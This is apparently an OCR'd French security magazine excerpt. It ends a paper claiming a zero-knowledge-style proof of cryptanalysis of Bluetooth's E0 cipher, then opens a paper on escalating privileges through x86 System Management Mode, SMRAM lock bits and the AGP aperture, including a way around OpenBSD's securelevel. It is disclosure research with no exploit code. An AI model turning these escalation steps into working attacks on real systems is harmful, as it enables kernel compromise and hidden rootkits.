[5] L'utilité des distingueurs cryptographiques en cryptanalyse reste un problème ouvert. Disposer d'un distingueur efficace n'implique nullement qu'on soit capable de cryptanalyser le système correspondant. La notion de distingueur est un problème plus *TRANSEC* (cacher l'existence d'un canal de transmission) que *COMSEC* (protéger l'information en elle-même).

$$P[\sigma_K^{128,r}] = \frac{2^{128-r}}{2^{128}} = \frac{1}{2^r} = p_r.$$

Là encore, la formule montre que dès que la valeur r augmente la probabilité de l'événement correspondant devient infinitésimale. En effet, **une** recherche exhaustive ou aléatoire (seule technique connue actuellement) a une complexité $C_r = 2^r$. Le lecteur notera que toute autre structure que des runs peut être choisie, dès lors que la structure est « remarquable » et n'a pas été obtenue par une approche aléatoire. Un run de zéros constitue une telle séquence « remarquable ».

Cumul des deux propriétés

Nous cherchons des clefs K produisant des suites dont les r premiers bits constituent un run de zéros et dont le poids de Hamming est égal à k. Ces suites seront notées $\sigma_K^{(128,r,k)}$. Il est facile de prouver que la probabilité de réaliser au hasard une telle suite est donnée par la formule suivante :

$$P[\sigma_K^{128,r,k}] = \frac{\binom{128-r}{k}}{2^{128}} = p_{r,k}.$$

La complexité résultante pour trouver au hasard une telle suite est donnée par la formule :

$$C_{r,k} = \frac{2^{128}}{\binom{128-r}{k}}.$$

De la même manière, il est possible de considérer des suites pour lesquelles les runs peuvent être situés n'importe où dans la suite et pas seulement au début. Ces suites seront notées $\sigma_K^{(128,r+,k)}$. Leur probabilité d'apparition est donnée par la formule suivante :

$$P[\sigma_K^{128,r,k}] = \frac{(128-r)\binom{128-r}{k}}{2^{128}} = p_{r+,k}.$$

et la complexité pour en rechercher une, par une approche exhaustive ou aléatoire, est donnée par :

$$C_{r+,k} = \frac{2^{128}}{(128-r)\binom{128-r}{k}}.$$

Le tableau suivant compare les différentes complexités C_k, C_{k+}, C_r et $C_{r,k}$ pour différentes valeurs de k et de r.

Comparaison de quelques complexités (n = 128) [2]				
(r, k)	C_k	C_r	$C_{(r,k)}$	$C_{(r+,k)}$
(66, 26)	$2^{38.31}$	$2^{66.00}$	$2^{70.45}$	$2^{64.50}$
(65, 26)	$2^{38.31}$	$2^{65.00}$	$2^{69.69}$	$2^{63.71}$
(65, 27)	$2^{36.39}$	$2^{65.00}$	$2^{69.23}$	$2^{63.25}$
(68, 27)	$2^{36.39}$	$2^{68.00}$	$2^{71.71}$	$2^{65.80}$

Le lecteur remarquera que les complexités données dans le tableau précédent concernent la recherche d'une unique clef. Si l'on recherche v clefs, la complexité varie dans la même proportion.

Cryptanalyse de type zero-knowledge du chiffrement E0 (Bluetooth)

Des faiblesses importantes, de nature combinatoire, ont été identifiées dans le chiffrement E0[6]. Elles n'ont pas été publiées à ce jour. Pour les trois propriétés considérées dans la section précédente, il a été possible de retrouver de très nombreuses clefs secrètes produisant ces séquences, et ce, pour différentes valeurs de k et r. Une phase de précalcul est nécessaire pour chaque type de run que l'on souhaite exploiter (ici des runs de zéros). Elle consiste à traduire les faiblesses combinatoires données exploitables pour la cryptanalyse elle-même. Cette phase a nécessité une semaine sur un Athlon 64. Le travail est fait une fois pour toutes. Pour chaque couple de valeurs (r, k), la phase de cryptanalyse est ensuite lancée (sur quatre machines

DEC 9000). Les premières clefs ont été retrouvées en moins d'une heure et en cinq semaines, près de 48.000 clefs ont été ainsi retrouvées (voir l'annexe de [2] pour quelques-unes de ces clefs). Le tableau suivant donne le nombre de clefs retrouvées pour les valeurs les plus significatives de (r, k).

Nombre de clefs trouvées par propriétés [2]			
k	Prop. poids de Hamming	(r, k)	Prop. cumulées
19	1	(69, 29)	1
20	5	(69+, 27)	1
21	18	(69+, 25)	1
22	38	(66+, 26)	3

À titre illustratif, voici trois exemples de clefs (le lecteur trouvera dans [2] le code source de l'algorithme E0 permettant de vérifier ces valeurs, ainsi que de nombreuses autres valeurs de clefs) :

```
(66+, 26)
      K[0] = 0x19D2C332127ACF17 K[1] = 0x3616434EA1A991A
      K[0] = 0xD15D3CA3C5240B4D K[1] = 0x11BDAC9BE5D6080D2
      K[0] = 0x1168C994D63DBEE1 K[1] = 0xA52DB3C47F6E4B78
```

Rappelons que pour trouver en moyenne trois clefs produisant une suite ayant cette propriété, par une approche aléatoire ou exhaustive, il aurait fallu affronter une complexité d'au minimum 2^{66} (au passage, trouver par une approche « au hasard » est environ aussi probable que de gagner trois fois de suite au loto). Le résultat le plus significatif concerne la clef K produisant la séquence $\sigma_K^{(128,\ 69,\ 29)}$. La complexité de la recherche exhaustive (ou aléatoire) est de $2^{72.28}$, ce qu'aucune puissance de calcul ne permet de réaliser actuellement. Cela implique qu'une méthode plus efficace a donc été utilisée. Plus de 48 000 clefs ont ainsi été produites (la liste de quelques-unes d'entres elles est disponible dans [2] ; la liste complète est disponible sur demande).

Conclusion

Le schéma qui a été proposé permet de prouver que l'on dispose d'une technique de cryptanalyse efficace et opérationnelle – elle permet effectivement de produire des résultats tangibles, ce qu'aucune méthode publiée à ce jour ne peut faire. Ce protocole peut être appliqué à tout type de système de chiffrement. Pour un système par bloc, par exemple, il est possible de fixer une valeur de texte clair en entrée, par exemple un bloc uniquement composé de zéros ou de uns, et d'utiliser ensuite la technique précédente. Dans le cas précis du chiffrement Bluetooth, qui nous a servi d'illustration, il est d'ores et déjà possible d'affirmer que sa qualité cryptographique n'est pas excellente et qu'elle doit être remise en question. Il est d'ailleurs imaginable, à la lumière des faiblesses qui ont permis de produire les résultats présentés ici, que d'autres auteurs ont pu eux aussi mettre au point une cryptanalyse similaire, voire plus performante, mais ne l'ont pas publiée. L'attaque évoquée dans cet article est en cours d'amélioration et elle devrait confirmer et augmenter les doutes sérieux concernant la sécurité de E0. Mais il est important de rappeler que cette technique de preuve de cryptanalyse ne concerne que le système de chiffrement et non une quelconque de ses implémentations. Dans le cas de Bluetooth, choisi seulement à titre d'illustration, c'est le chiffrement E0 qui est mis en cause indépendamment du protocole lui-même. Enfin, plus que les propriétés choisies pour ce protocole de preuve – chacun peut en considérer d'autres – c'est la complexité calculatoire liée à leur réalisation qui est importante. Pour convaincre le lecteur/vérifieur de la connaissance d'une technique de cryptanalyse plus efficace, il ne faut pas que les techniques connues – en particulier l'approche naïve mais néanmoins efficace par essais exhaustifs, si on a beaucoup de temps devant soi et une grosse puissance de calcul – permettent de réaliser ces propriétés. Maintenant, il est important que ces propriétés ne concernent qu'un ensemble de clefs extrêmement réduit par rapport au nombre total de clefs. Cela permet de s'approcher des conditions d'une cryptanalyse réelle dans laquelle typiquement l'ensemble recherché est de taille insignifiante (une clef ou 2^m clefs, avec m négligeable devant n, la taille d'une clef, si l'on autorise une recherche exhaustive sur m bits au final). Les propriétés combinatoires utilisées dans cet article concernent effectivement des sous-ensembles de clefs négligeables par rapport à 2^{128}.

Références

[1] FILIOL (E.) « Le chiffrement par flot. Journal de la sécurité informatique », MISC, numéro 16, novembre 2004.

[2] FILIOL (E.), « *Papier Zero-knowledge-like Proof of Cryptanalysis of Bluetooth Encryption* », MARA *White paper*, 2006, disponible sur : **http://www.mobileav.org/html/whitepapers___alerts.html**

[3] Loi pour la confiance en l'économie numérique, Journal Officiel, 22 juin 2004.

[4] *U.S. Copyright Office Summary* (1998), « The Digital Millenium Copyright Act of 1998 », **http://www.copyright.gov/legislation/dmca.pdf**

[5] GOLDWASSER (S.), MICALI (S.) ET RACKOFF (C.) (1989), « *The Knowledge-complexity of Interactive Proof Systems* », *SIAM Journal on Computing*, vol. 18, pp. 186-208.

[6] FILIOL (E.), « La simulabilité des tests statistiques », MISC, numéro 22, novembre 2005

[6] Ces faiblesses de nature mathématique ont été identifiées à l'aide des logiciels CoHS et Vauban. Le premier est un « scanner » de « faiblesses combinatoires ». Ce logiciel, en fait, recherche dans la description mathématique d'un système de chiffrement (l'algorithme au sens premier du terme) des faiblesses de nature mathématique, donc indépendantes de la façon dont cet algorithme a été implémenté. Le second logiciel traduit les faiblesses mathématiques (combinatoires) détectées par le premier, en estimateurs statistiques utilisables par une cryptanalyse.

Université Henri Poincaré
Faculté des Sciences et Techniques
Vandœuvre-lès-Nancy

4 au 8 Juillet 2006

7èmes Rencontres Mondiales du Logiciel Libre

LIBRE SOFTWARE MEETING

- Ateliers
- Démonstrations
- Conférences

Entrée libre et gratuite

www.rmll.info

Organisées par

Avec la participation de

Sécurité logicielle et fonctionnalités matérielles : quelle cohérence ?

Nous décrivons dans cet article une classe d'attaques liées non pas à des problèmes d'implémentation logicielle mais à des problèmes d'incohérence dans le modèle global de sécurité d'un système. Par des appels légitimes à des fonctionnalités proposées par le matériel et accessibles via le système d'exploitation, un attaquant disposant des privilèges initiaux adéquats peut prendre le contrôle total d'une machine cible. Nous présentons des exemples concrets d'une telle escalade de privilèges, indépendants de toute erreur de codage.


1. Introduction

Nous montrons ici[1] comment les fonctionnalités matérielles des composants de la carte mère peuvent être exploitées depuis la couche utilisateur pour contourner certains mécanismes de sécurité des systèmes d'exploitation. Nous détaillons en particulier comment l'un des modes de fonctionnement des processeurs de la famille du Pentium® (mode *System Management*) et l'une des fonctionnalités des *chipsets* (ouverture graphique) peuvent être utilisés par un attaquant pour obtenir les privilèges maximaux sur une machine cible sans accès physique au matériel. Les méthodes d'escalade de privilèges que nous présentons ici n'utilisent aucun défaut d'implémentation en tant que tel, mais exploitent plutôt un manque de cohérence entre les modèles de sécurité des systèmes d'exploitation et du matériel. Des mesures de contournement permettant d'empêcher ces escalades sont également proposées.

2. Principes de fonctionnement des architectures x86

Les principes énoncés tout au long de ce document s'appliquent à toutes les plateformes équipées d'un processeur x86 et d'un chipset permettant une configuration adéquate du mode System Management[2] (voir figure 1).

Figure 1 *Architecture simplifiée d'un système x86*



2.1 Modes de fonctionnement du Pentium®

Si la plupart des systèmes d'exploitation modernes fonctionnent dans le mode dit « protégé », les processeurs 32 bits de la famille du Pentium® disposent au total de quatre modes différents [2]. Le mode protégé est le mode nominal des processeurs x86. Dans ce mode, la majeure partie des fonctionnalités de gestion des accès à la mémoire et aux périphériques sont disponibles. Certaines de ces fonctionnalités visent essentiellement à fournir au système d'exploitation des mécanismes de protection de son espace mémoire (segmentation, privilèges E/S, voir plus loin), d'autres ont, en outre, un objectif plus opérationnel (pagination). Les trois autres modes de fonctionnement disponibles (modes Adresse Réelle, 8086 Virtuel, System Management) sont plus rarement utilisés. Nous ne nous intéresserons pas ici aux modes Adresse Réelle ou 8086 Virtuel. Quant au mode « System Management » (appelé SMM dans la suite), il s'agit, selon la documentation constructeur, d'un mode 16 bits permettant « de gérer efficacement les paramètres de fonctionnement » du système ou de « lancer du code constructeur ».

Les transitions entre chacun de ces modes sont, bien entendu, rigoureusement contrôlées.

2.2 Gestion de la mémoire

Cette section traite de la problématique de gestion de la mémoire par le processeur et en particulier des mécanismes de segmentation et de pagination. La segmentation est un mécanisme uniquement utilisé en mode protégé, alors que la pagination est accessible en mode protégé et en mode 8086 virtuel.

2.2.1 Segmentation et privilèges processeur

Si les composants de la carte mère manipulent des adresses dites « physiques », tout code s'exécutant sur le processeur en mode protégé n'accède qu'à des adresses dites « logiques ». Ces adresses sont traduites par une unité spécifique du processeur appelée MMU (*Memory Management Unit*) en adresses physiques par les mécanismes de segmentation et de pagination. Le mécanisme de segmentation est un mécanisme obligatoire, tandis que la pagination est un mécanisme dont l'utilisation est optionnelle. Toutefois, les systèmes d'exploitation modernes utilisent tous la pagination pour gérer efficacement la mémoire disponible.

La segmentation permet de traduire des adresses logiques en adresses virtuelles. Le mécanisme de pagination utilisé ensuite pour traduire ces adresses virtuelles en adresses physiques est décrit au paragraphe suivant. Globalement, le mécanisme de segmentation permet de désigner des blocs de mémoire contiguë et de leur assigner des permissions d'accès. Un bloc (ou segment) de code pourra ainsi être accessible uniquement en exécution ou

[1] Le lecteur intéressé pourra trouver quelques informations complémentaires dans l'article [1] présenté à la conférence SSTIC 2006.

[2] C'est a priori le cas de tous les chipsets commercialisés par Intel®. Ceux-ci disposent en effet d'un registre de configuration de la zone mémoire SMRAM, présentée un peu plus loin.

Loïc Duflot
loic.duflot@sgdn.pm.gouv.fr - Direction Centrale de la Sécurité de Systèmes d'Information
Olivier Grumelard
olivier.grumelard@sgdn.pm.gouv.fr - Direction Centrale de la Sécurité de Systèmes d'Information
Daniel Etiemble
de@lri.fr - Laboratoire de Recheche en Informatique

en lecture/exécution. *A contrario*, un segment de données pourra être rendu accessible en lecture seule ou en lecture/écriture. D'autre part, il est possible de réserver l'accès à certains segments aux tâches qui possèdent un niveau de privilèges processeur suffisant. Le noyau d'un système d'exploitation s'exécute ainsi avec des privilèges maximaux (dans le *ring*, ou anneau, 0), alors que le code des applications utilisateur s'exécute avec des privilèges minimaux (ring 3). En outre, certaines instructions privilégiées sont réservées aux applications du ring 0.

2.2.2 Pagination

Lorsque la pagination est activée, la MMU utilise des tables et des répertoires de pages, typiquement spécifiques à chaque tâche du système, afin de déterminer la correspondance entre une adresse virtuelle et une adresse physique. Ainsi, une adresse virtuelle donnée ne correspond pas toujours à la même adresse physique. Ceci permet au système d'exploitation de présenter à ses applications des espaces d'adressage contigus similaires, tout en gérant par ailleurs la mémoire physique disponible et sa fragmentation, de telle sorte que les pages utilisées soient placées en mémoire principale alors que d'autres sont « swappées » sur des périphériques de stockage. La granularité de ce mécanisme est la page (bloc de mémoire physique contiguë, généralement de 4 ko, aligné sur une adresse multiple de sa taille). Il est à noter également que de manière partiellement redondante avec les fonctionnalités proposées par le mécanisme de segmentation, il est possible de restreindre dans les tables ou les répertoires de pages les règles d'accès associées à chaque page.

Si la pagination est désactivée, les adresses virtuelles sont numériquement égales aux adresses physiques.

2.3 Accès aux périphériques d'entrée-sortie

Il existe plusieurs mécanismes permettant au code logiciel s'exécutant sur le processeur d'interagir avec les périphériques. Les interruptions matérielles et les accès DMA (*Direct Memory Access*) sont volontairement omis dans la suite.

2.3.1 Accès PIO

Un des mécanismes disponibles pour accéder aux périphériques est le mécanisme dit de « *Programmed I/O* » (PIO). Les périphériques correspondants sont accessibles sur un bus 16 bits logiquement indépendant du bus d'adresses mémoire. Ce mécanisme historique est le plus lent. Les ports PIO sont manipulés par les instructions assembleur « *in* » (lecture) et « *out* » (écriture).

2.3.2 Accès MMIO

Un autre mécanisme permettant à un code logiciel d'accéder aux périphériques est le mécanisme dit de « *Memory Mapped* I/O » (MMIO). Ce mécanisme consiste à projeter la mémoire ou les registres de contrôle d'un périphérique dans l'espace d'adressage physique de la machine. Du point de vue du code exécuté, on accède à ces composants comme à la mémoire physique, notamment par l'instruction assembleur `mov`. Généralement, les périphériques sont projetés dans les adresses hautes afin d'éviter le plus possible les conflits avec la mémoire principale. Il est à noter par ailleurs que certaines mémoires comme le BIOS doivent être projetées dans les adresses basses pour être accessibles en mode « Adresse Réelle ». Dans ce cas, les blocs de mémoire principale situés aux adresses correspondantes sont généralement non utilisés par le système. Une exception notable est la SMRAM dont il est question dans la section suivante.

2.3.4 Privilèges I/O

Les périphériques MMIO étant gérés par le processeur de la même façon que la mémoire principale, les mécanismes de segmentation et de pagination peuvent être employés pour en réguler l'accès. L'accès aux ports d'entrée-sortie PIO en mode protégé est, quant à lui, régulé par un contrôle de privilèges d'entrée-sortie (privilèges E/S). Il existe deux méthodes différentes pour attribuer ces privilèges. La première consiste à positionner les bits IOPL du registre de contrôle `EFLAGS` du processeur de telle sorte que IOPL soit supérieur ou égal au niveau de privilège processeur (ring) courant[3]. Dans ce cas, l'accès à tous les ports PIO est accordé en bloc. La seconde consiste à mettre à jour le « *bitmap* d'entrée-sortie » pour qu'il couvre les ports demandés et que les bits correspondants soient mis à 0. Ce bitmap d'entrée-sortie est défini au niveau de la structure de la tâche processeur active, pointée par le registre `TR` du processeur. Si le bitmap n'est pas présent, l'accès aux ports PIO est refusé. S'il est présent, seuls les ports correspondant aux bits définis par le bitmap et laissés à 0 sont accessibles. Le bitmap doit bien entendu être stocké dans une zone mémoire inaccessible depuis le ring 3.


2.3.5 Un exemple de fonctionnalité PIO : l'ouverture graphique

L'ouverture graphique est une fonctionnalité fournie par le chipset à la carte graphique et au processeur, sous réserve que le bus graphique soit un bus AGP (voir **[3]** par exemple). Elle permet de définir une zone contiguë dans l'espace des adresses physiques. Chaque accès vers une page de cette zone est redirigé par le chipset vers une autre page physique (obligatoirement en mémoire principale) au moyen d'une table de traduction configurée logiciellement et résidant, elle aussi, en mémoire principale. Cette table est donc fonctionnellement similaire à une table de pages, mais appliquée d'une partie de la mémoire physique vers la RAM. Lorsqu'ils accèdent à l'ouverture graphique, les périphériques et le processeur ont ainsi l'impression d'accéder à une zone mémoire

[3] L'élévation de l'IOPL est une opération réservée au ring 0.

contiguë, alors qu'en réalité ils accèdent à des pages arbitraires de la mémoire principale (voir figure 2). Cette fonctionnalité permet, en alignant correctement l'ouverture graphique, de voir comme un seul bloc la mémoire vidéo (*framebuffer*) de la carte graphique et la zone en mémoire principale dédiée à la gestion graphique. L'ouverture graphique est configurable au moyen de registres du chipset accessibles par le mécanisme de configuration des registres PCI. Ce mécanisme utilise les ports PIO `0xcf8` et `0xcfc`. Les registres les plus importants sont le registre `AGPM` qui active l'utilisation de la fonctionnalité, `APBASE` qui définit l'adresse de base de l'ouverture graphique, `APSIZE` qui détermine la taille de l'ouverture graphique et `ATTBASE` qui détermine l'adresse physique de la table de traduction.

Figure 2 *Principe de l'ouverture graphique*



3. Principes de fonctionnement du mode SMM

Le mode SMM a été spécialement conçu pour que la carte mère soit en mesure d'avertir le processeur qu'un événement majeur vient de se produire afin que ce dernier déclenche l'exécution du code prévu pour gérer cet événement.

3.1 Activation du mode SMM

Pour passer en mode SMM, il faut générer une interruption physique appelée « SMI » (pour *System Management Interrupt*) sur la carte mère. Cette interruption ne peut être déclenchée que par un composant matériel de la carte mère, en général le chipset. Il est impossible d'en déclencher une par une instruction `int`. Si le processeur reçoit une SMI, il entre immédiatement en mode System Management pour exécuter le code situé à une adresse donnée (voir plus loin), et ce, même si les interruptions sont masquées logiciellement. L'état complet du processeur (incluant entre autres les registres `EIP`, `ESP`, `EFLAGS`, `CS`, `cr0`, `cr3`...) est sauvegardé dans une partie de la mémoire principale appelée « SMRAM » et sera restauré lors de la sortie du mode SMM. Cette sortie s'effectue logiciellement par une instruction assembleur `rsm`. Étant donné que, d'une part, le contexte est sauvé puis restauré et que, d'autre part, le code exécuté en SMM n'est pas défini par le système d'exploitation et n'a même normalement pas d'interaction avec ce dernier, l'exécution de code en mode SMM est totalement invisible pour le système d'exploitation. Le système est simplement figé le temps d'exécuter ce code étranger. À la sortie du mode SMM, le système retrouvera l'état dans lequel il était, sous réserve qu'il n'ait pas été modifié par le code exécuté en mode SMM. Notons d'ores et déjà que l'état des registres sauvegardés en SMRAM (y compris les registres critiques comme `CS`, `cr0`, `EFLAGS`) est accessible en lecture et en écriture au code s'exécutant en mode SMM.

3.2 Particularités du mode SMM

Dans ce mode, il est en outre par commodité possible :

- d'accéder à l'intégralité de l'espace mémoire physique (hors extensions spécifiques), et ce, malgré le fait que ce mode soit un mode 16 bits ; ceci comprend tout accès à la mémoire principale et aux périphériques projetés en MMIO ;
- d'accéder à l'intégralité des ports d'entrée-sortie PIO.

Il est ainsi primordial de noter que, dans ce mode, tous les mécanismes de sécurité du mode protégé sont inactifs. En particulier, la notion de privilèges E/S n'existe pas. Les mécanismes de segmentation et de pagination sont inopérants. En d'autres termes, tout code s'exécutant en mode SMM dispose d'un accès total à la mémoire du système ainsi qu'aux périphériques.

3.3 La SMI

Dans les architectures modernes, seul le chipset est généralement capable de générer une SMI. Les techniques susceptibles d'être utilisées pour demander au chipset de générer une telle interruption sont en revanche relativement nombreuses. Certaines techniques nécessitent d'avoir au préalable configuré le chipset (en général, un bit de contrôle doit être mis à 1), d'autres non. Il existe également, dans le registre `SMI_EN` du chipset (accessible en PIO), un bit de contrôle global permettant d'autoriser ou non le chipset à générer une SMI. Notons qu'aucune protection particulière n'empêche *a priori* un code applicatif possédant les privilèges E/S d'accès sur ce registre d'en modifier le paramétrage. À titre d'exemple, il était possible de configurer le chipset pour que le passage à l'an 2000 déclenche une SMI. Si les sondes de température indiquent que la température du boîtier est trop élevée, une SMI peut être générée. Il est aussi possible de configurer le chipset pour qu'un accès en écriture sur certains ports PIO déclenche une SMI (c'est le cas du port `0xb2` pour les chipsets Intel®, prévu à l'origine pour servir de vecteur de communication éventuel entre le système d'exploitation et le code s'exécutant en mode SMM).

3.4 La SMRAM

La SMRAM contient essentiellement la routine[4] de traitement de la SMI ainsi que l'espace de sauvegarde du contexte processeur. Elle correspond aussi à l'espace normal d'exécution de cette routine (elle contient donc le code, les données et la pile de la routine). L'adresse de base de la SMRAM est définie par un registre processeur appelé `SMBASE`. Lors de l'exécution de l'instruction de sortie du mode SMM, le processeur importe dans son registre `SMBASE` la valeur maintenue pour cette variable dans la zone de sauvegarde du contexte de la SMRAM. Le code exécuté en mode SMM a donc la possibilité de changer la valeur de `SMBASE` via ce mécanisme, contrairement à tout code exécuté dans n'importe lequel des autres modes. La plupart des chipsets **[3]** imposent cependant que `SMBASE` soit égal à `0xa0000`. Dans ce cas, les adresses

[4] À l'adresse `SMBASE + 0x8000`, voir plus bas pour la définition de `SMBASE`.

de la SMRAM sont en conflit avec les adresses MMIO basses de la carte graphique (zone de compatibilité ascendante). En pratique, le chipset décode les accès comme suit : si le processeur est en mode protégé alors tout accès dans la zone de la SMRAM est interprété comme un accès à la carte graphique. En revanche, tout accès en mode SMM à la zone SMRAM est redirigé vers la SMRAM située en mémoire principale (dans les blocs mémoire dits « inutilisés »). Notons enfin qu'il existe dans certains chipsets un registre de contrôle de la SMRAM accessible au moyen du mécanisme de configuration des registres PCI. Ce registre permet de « configurer » la SMRAM. En particulier l'un des 8 bits de ce registre, `D_OPEN`, permet de rendre la SMRAM accessible même en mode protégé. Tous les accès vers des adresses physiques correspondant à la SMRAM sont alors redirigés vers la SMRAM quel que soit le mode courant du processeur. Ce registre contient également un bit nommé `D_LCK`. Si ce bit vaut 1, le contenu du registre n'est plus modifiable. Seul un reset complet de la machine rend le registre à nouveau accessible en écriture.

En théorie, si `D_LCK` vaut 1 et que `D_OPEN` vaut 0, il n'y a donc plus de moyen de rendre la SMRAM accessible depuis le mode protégé. Il convient de préciser dès à présent que, sur toutes les machines testées, le bit `D_LCK` est systématiquement positionné à 0.

3.5 Sécurité du mode SMM

Le mode SMM est un mode exempt de tout mécanisme de sécurité intrinsèque. Il est donc intéressant pour un attaquant de tenter d'exécuter du code dans ce mode. En pratique, un attaquant se heurte à deux problèmes majeurs. Le premier est celui de l'entrée dans le mode SMM, c'est-à-dire de la génération de la SMI. Le second est celui de la modification de la routine de traitement de la SMI en SMRAM. La SMRAM est censée être inaccessible hors du mode SMM, il est donc a priori nécessaire pour l'attaquant d'être déjà en mode SMM pour avoir accès à la SMRAM. Ce problème est potentiellement insoluble. L'apparente cohérence de la protection du code de la routine du mode SMM est toutefois remise en cause par une mauvaise utilisation des bits `D_OPEN` et `D_LCK`. Nous expliciterons plus loin les différentes étapes permettant à un attaquant d'utiliser le mode SMM à son avantage. Un autre point particulièrement important est qu'il est très difficile pour le système d'exploitation de détecter ou prévenir un passage en mode SMM (que le code associé soit légitime ou frauduleux). De plus, en fonctionnement normal, la SMRAM est inaccessible au système d'exploitation qui n'a donc pas de moyen simple de contrôler l'intégrité du code de la routine SMM. Cet état de fait peut même être rendu permanent par le bit `D_LCK`. Un *rootkit* pourrait donc utiliser la SMRAM pour dissimuler des fonctions particulières.

4. Modèle de sécurité sous-jacent aux systèmes d'exploitation

4.1 Principes généraux

4.1.1 Positionnement du système d'exploitation

Le rôle fonctionnel premier d'un système d'exploitation est d'assurer la gestion du matériel et de fournir aux applications qu'il héberge des primitives pour exploiter ce matériel et pour communiquer entre elles. Du point de vue de la sécurité, on attend de lui qu'il régule les accès aux périphériques et les interactions entre tâches sur la base de modèles et de politiques de sécurité de moyen niveau. Ainsi, les fonctions fournies aux applications pour accéder au disque dur exportent la notion de fichier et réalisent des contrôles de permissions pour autoriser ou non les accès logiques correspondants. Partant du principe que certaines applications sont susceptibles de dysfonctionner ou encore d'être contrôlées par un attaquant exécutant un code de son choix, le rôle de régulateur n'est efficace que si le système d'exploitation se positionne comme unique moyen de communication entre tâches et avec les périphériques. Dans la pratique, cette coupure virtuelle est gérée par le noyau du système, éventuellement enrichi de pilotes (ou modules) additionnels et s'appuie sur les fonctionnalités offertes par le matériel. Dans le cas d'une architecture x86, le noyau exploite la segmentation pour s'assurer l'exclusivité de l'exécution en ring 0 et la pagination pour séparer les tâches entre elles. Il protège typiquement la zone mémoire qu'il utilise au moyen du bit *user/supervisor* des pages correspondantes. Pour communiquer avec leur environnement, les applications doivent donc solliciter le noyau au moyen d'appels système. L'existence de zones mémoire partagées autrement qu'en lecture seule entre tâches différentes constitue une limite apparente du modèle. Toutefois, le noyau reste responsable d'autoriser ou non la création et le partage de telles zones.

4.1.2 Gestion des entrées-sorties

Le noyau a tout loisir pour déléguer le contrôle de certains périphériques à des applications particulières, qui font également partie du système d'exploitation. Ceci permet de diminuer la taille et la complexité du noyau, donc le nombre de vulnérabilités impactant le ring 0: les applications gérant les périphériques concernés disposent d'un niveau de privilèges moindre, leurs éventuelles vulnérabilités ont donc en théorie un impact potentiel moins critique sur le système. Pour ce faire, le mécanisme de délégation doit être suffisamment sélectif (choix des applications et des périphériques concernés) et auto-cohérent, c'est-à-dire que les privilèges délégués ne doivent pas permettre une compromission du ring 0, et ce, quel que soit le code exécuté avec ces privilèges (sous l'hypothèse d'une compromission de l'application). Les mécanismes de délégation de privilèges matériels sont fondés sur une requête, formulée par un ou plusieurs appels système, que le noyau acceptera ou non de traiter en fonction des privilèges système (identité associée à des privilèges d'administration) de la tâche concernée. En cas de succès, les privilèges matériels demandés sont accordés à cette tâche par le noyau. L'accès aux ports PIO se délègue du point de vue matériel grâce aux mécanismes d'IOPL et de bitmap d'entrée-sortie, que les architectures x86 ont prévu à cet effet. L'accès aux zones mémoire MMIO se délègue, quant à lui, à travers la gestion des tables de page.

4.2 Un exemple de mécanisme de sécurité : le securelevel

Dans un système où les privilèges d'administration suffisent pour charger un module noyau arbitraire capable d'exécuter du code en ring 0, on considère généralement que toute tâche disposant de tels privilèges est aussi sensible en intégrité que le noyau lui-même, puisque aucun mécanisme n'empêche

l'escalade. Nous présentons ici un exemple de mécanisme visant à brider les privilèges d'administration. De façon générale, un tel mécanisme doit permettre de garantir l'intégrité du noyau en mémoire, la protection des éventuelles tâches disposant de privilèges dangereux (susceptibles de menacer directement ou non le noyau), ainsi que la protection des fichiers critiques sur le disque (pour prévenir une corruption des fichiers suivie d'un redémarrage du système), tout en réduisant au maximum le périmètre de confiance associé. Sur cette base d'auto-cohérence du mécanisme, d'autres éléments peuvent ensuite être ajoutés.

Une première approche consiste à identifier, parmi les privilèges d'administration, ceux qui sont utilisés au cours du fonctionnement normal du système et ceux dont on peut se passer une fois le système démarré et paramétré. Une variable interne du noyau, appelée `securelevel`, permet de stocker l'état du système vis-à-vis de l'utilisation des privilèges d'administration. À chaque incrémentation de sa valeur, certaines opérations privilégiées (chargement d'un module noyau, ouverture à bas niveau d'un disque dur, etc.) deviennent globalement interdites sur le système. Une application, même privilégiée, ne peut qu'incrémenter le `securelevel`. Par nature, la cohérence du modèle sous-jacent au mécanisme des `securelevels` suppose au moins qu'à partir d'un certain niveau, utilisable dans la pratique, une tâche disposant de privilèges *root* ne puisse plus, à travers ses privilèges, redescendre le `securelevel`. Le modèle ne couvre pas le cas d'une tâche lancée avant l'élévation du `securelevel` et ayant déjà exploité des privilèges autorisés sous l'ancien niveau et interdits par le nouveau. Sous OpenBSD **[4]**, par exemple, le `securelevel` est implémenté par une variable de type entier interne au noyau pouvant évoluer entre –1 et 2. Lorsque le `securelevel` vaut -1, le système est dit être en mode « *Permanently Insecure* ». Aucune limitation de privilèges n'est alors appliquée. Si le `securelevel` vaut 2, le système est en mode « *Highly Secure* » et les restrictions sont maximales. Il est alors impossible de charger un module noyau ou d'utiliser le pseudo-fichier `/dev/mem` pour réaliser un accès en écriture sur la mémoire physique. En revanche, afin que le serveur graphique soit en mesure de fonctionner correctement, le mécanisme de `securelevel` ne restreint pas a priori l'accès aux ports PIO. Cet accès est contrôlé par la valeur d'une autre variable interne au noyau, `machdep.allowaperture`. Si `machdep.allowaperture` vaut 0, alors les appels système permettant de demander les privilèges E/S sont interdits. Dans le cas contraire, ils sont autorisés pour les processus du super-utilisateur. De plus, si cette variable est non nulle, le pseudo-fichier `/dev/xf86` peut être utilisé pour accéder en lecture/écriture aux adresses correspondant à la mémoire vidéo projetée en MMIO. Nous montrons dans la suite que certaines propriétés du matériel sous-jacent brisent la cohérence du `securelevel` BSD lorsque `allowaperture` est non nul. Un autre exemple de mécanisme visant à restreindre les 